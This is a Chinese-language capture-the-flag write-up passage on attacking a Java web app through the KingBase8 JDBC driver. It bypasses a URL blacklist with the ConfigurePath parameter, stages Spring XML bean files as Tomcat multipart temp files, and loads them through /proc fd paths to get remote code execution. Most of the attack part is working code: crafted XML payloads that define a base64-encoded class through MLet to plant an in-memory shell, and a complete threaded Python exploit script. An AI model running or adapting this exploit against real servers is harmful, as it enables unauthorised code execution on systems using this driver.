private void validateJdbcUrl(String jdbcUrl) throws UnsupportedEncodingException {
if (jdbcUrl == null || jdbcUrl.trim().isEmpty())
throw new IllegalArgumentException("jdbcUrl is empty");
if (jdbcUrl.trim().toLowerCase().contains(":/") || jdbcUrl.trim().toLowerCase().contains("/?"))
throw new IllegalArgumentException("Cannot contain special characters");
String jdbcUrlLower = jdbcUrl.toLowerCase();
for (String illegal : ILLEGAL_PARAMETERS) {
if (jdbcUrlLower.contains(illegal.toLowerCase()))
throw new IllegalArgumentException("Illegal parameter: " + illegal);
}
}
|
com.kingbase8.Driver#connect

先看到parseURL
1
2
3
4
5
6
7
8
9
10
11
| urlServer = urlServer.substring("jdbc:kingbase8:".length());
if (urlServer.startsWith("//")) {
...
} else {
if (defaults == null || !defaults.containsKey("PORT"))
urlProps.setProperty("PORT", "54321");
if (defaults == null || !defaults.containsKey("HOST"))
urlProps.setProperty("HOST", "localhost");
if (defaults == null || !defaults.containsKey("DBNAME"))
urlProps.setProperty("DBNAME", URLCoder.decode(urlServer));
}
|
如果我们在URL中没有传入//,就会设置为默认值localhost和54321
接着看到initJDBCCONF
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
| public static Properties initJDBCCONF(Properties props) throws Exception {
Properties p = loadPropertyFiles(KBProperty.CONFIGUREPATH.get(props), props);
return p;
}
public static Properties loadPropertyFiles(String name, Properties props) throws IOException {
Properties p = new Properties(props);
File f = getFile(name);
if (!f.exists())
throw new IOException("Configuration file " + f.getAbsolutePath() + " does not exist. Consider adding it to specify db host and login");
try {
p.load(new FileInputStream(f));
} catch (IOException ex) {
ex.printStackTrace();
}
return p;
}
|
如果设置了CONFIGUREPATH,则加载配置文件覆盖之前的Properties
1
| CONFIGUREPATH("ConfigurePath", null, "Path of configuration file"),
|
所以我们可以构造URL绕过黑名单限制:
1
| jdbc:kingbase8:?ConfigurePath
|
但是题目不出网,所以我们需要利⽤ Tomcat multipart 临时⽂件,发⼤体积 multipart 请求实现加载
相关文章:
Java利用无外网(下):ClassPathXmlApplicationContext的不出网利用
Postgresql JDBC Attack and Stuff
由于要上传两个文件,⼀个给 ConfigurePath 当配置文件,另⼀个给 FileSystemXmlApplicationContext 实现RCE
我们先使用 java-chain 生成内存马POC

然后在配置文件中指定为tmp临时文件
1
2
| socketFactory=org.springframework.context.support.FileSystemXmlApplicationContext
socketFactoryArg=file:/${catalina.home}/**/*.tmp
|
先看下临时上传的文件

在 ClassPathXmlApplicationContext 找到全部符合的资源后,使用了 for 循环,依次解析每个资源。注意此处的 for 循环中没有 try catch。一旦某个资源解析出错,将会抛出异常,而终止解析。
正常的配置文件并不满足xml格式,会导致解析出错,这里适配一下
1
2
3
4
5
6
7
8
9
10
11
12
| <?xml version="1.0" encoding="UTF-8"?>
<beans xmlns="http://www.springframework.org/schema/beans"
xmlns:xsi="http://www.w3.org/2001/XMLSchema-instance"
xsi:schemaLocation="http://www.springframework.org/schema/beans http://www.springframework.org/schema/beans/spring-beans.xsd">
<bean id="poc" class="java.lang.String">
<constructor-arg value="
socketFactory=org.springframework.context.support.FileSystemXmlApplicationContext
socketFactoryArg=file:/${catalina.home}/**/*.tmp
" />
</bean>
</beans>
|
依次上传这两个文件

最后通过jdbc:kingbase8:?ConfigurePath=/proc/8/fd/遍历fd路径

成功RCE
exp:
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
25
26
27
28
29
30
31
32
33
34
35
36
37
38
39
40
41
42
43
44
45
46
47
48
49
50
51
52
53
54
55
56
57
58
59
60
61
62
63
64
65
66
67
68
69
70
71
72
73
74
75
76
77
78
79
80
81
82
83
84
85
86
87
88
89
90
91
92
93
94
95
96
97
98
99
100
101
102
103
104
105
106
107
108
109
110
111
112
113
114
115
116
117
118
119
120
121
122
123
124
125
126
127
128
129
130
131
132
133
134
135
136
137
138
139
140
141
| import socket
import time
import threading
import json
HOST = 'x.x.x.x'
PORT = 8080
def send_request(payload: str, filename: str, host: str = HOST, port: int = PORT):
"""
在独立线程中创建连接,发送 POST 请求,并无限期保持连接。
"""
template = b'''POST / HTTP/1.1
Host: {host_port}
Connection: keep-alive
Accept-Encoding: gzip, deflate
Accept: */*
Content-Type: multipart/form-data; boundary=xxxxxx
Content-Length: 1296800
--xxxxxx
Content-Disposition: form-data; name="file"; filename="{filename}"
{payload}
'''.replace(b"\n", b"\r\n")
template_str = template.decode()
req_str = template_str.format(
host_port=f"{host}:{port}",
filename=filename,
payload=payload
)
request = req_str.encode()
sock = socket.socket()
sock.connect((HOST, PORT))
sock.sendall(request)
try:
while True:
time.sleep(1)
except KeyboardInterrupt:
sock.close()
raise
def blast_fd(start_fd=0, end_fd=100):
path = "/api/connection/%C5%BFuctf"
time.sleep(5)
while True:
for fd in range(start_fd, end_fd + 1):
print("开始爆破fd:"+str(fd))
named_pipe_path = f"/proc/8/fd/{fd}"
payload = {
"urlType": "jdbcUrl",
"driver": "com.kingbase8.Driver",
"jdbcUrl": f"jdbc:kingbase8:?ConfigurePath={named_pipe_path}",
"username": "postgres",
"password": "your_password",
}
body = json.dumps(payload).encode()
request_line = f"POST {path} HTTP/1.1\r\n"
headers = (
f"Host: {HOST}:{PORT}\r\n"
"Connection: close\r\n"
"Content-Type: application/json\r\n"
f"Content-Length: {len(body)}\r\n"
"\r\n"
).encode()
request = request_line.encode() + headers + body
try:
sock = socket.socket()
sock.connect((HOST, PORT))
sock.sendall(request)
sock.close()
except Exception as e:
print(f"[!] fd = {fd} 请求异常: {e}")
time.sleep(1)
if __name__ == '__main__':
payload1 = '''<beans
xmlns="http://www.springframework.org/schema/beans"
xmlns:xsi="http://www.w3.org/2001/XMLSchema-instance"
xsi:schemaLocation="http://www.springframework.org/schema/beans
http://www.springframework.org/schema/beans/spring-beans.xsd">
<bean id="decoder" class="org.springframework.beans.factory.config.MethodInvokingFactoryBean">
<property name="staticMethod" value="org.springframework.util.Base64Utils.decodeFromString"/>
<property name="arguments">
<list>
<value>yv66vg......</value>
</list>
</property>
</bean>
<bean id="classLoader" class="javax.management.loading.MLet"/>
<bean id="clazz" factory-bean="classLoader" factory-method="defineClass">
<constructor-arg ref="decoder"/>
<constructor-arg type="int" value="0"/>
<constructor-arg type="int" value="9158"/>
</bean>
<bean factory-bean="clazz" factory-method="newInstance"/>
</beans>'''+"\n"*10
payload2 = '''<?xml version="1.0" encoding="UTF-8"?>
<beans xmlns="http://www.springframework.org/schema/beans"
xmlns:xsi="http://www.w3.org/2001/XMLSchema-instance"
xsi:schemaLocation="http://www.springframework.org/schema/beans http://www.springframework.org/schema/beans/spring-beans.xsd">
<bean id="poc" class="java.lang.String">
<constructor-arg value="
socketFactory=org.springframework.context.support.FileSystemXmlApplicationContext
socketFactoryArg=file:/${catalina.home}/**/*.tmp
" />
</bean>
</beans>'''+"\n"*10
t1 = threading.Thread(target=send_request, args=(payload1, 'a.txt'))
t2 = threading.Thread(target=send_request, args=(payload2, 'b.txt'))
t3 = threading.Thread(target=blast_fd, args=(20,50))
t1.start()
t2.start()
t3.start()
print("请求线程已启动,连接保持中...")
try:
t1.join()
t2.join()
t3.join()
except KeyboardInterrupt:
print("\n收到中断,程序退出")
|
注意这里本地测试的话ip不能为127.0.0.1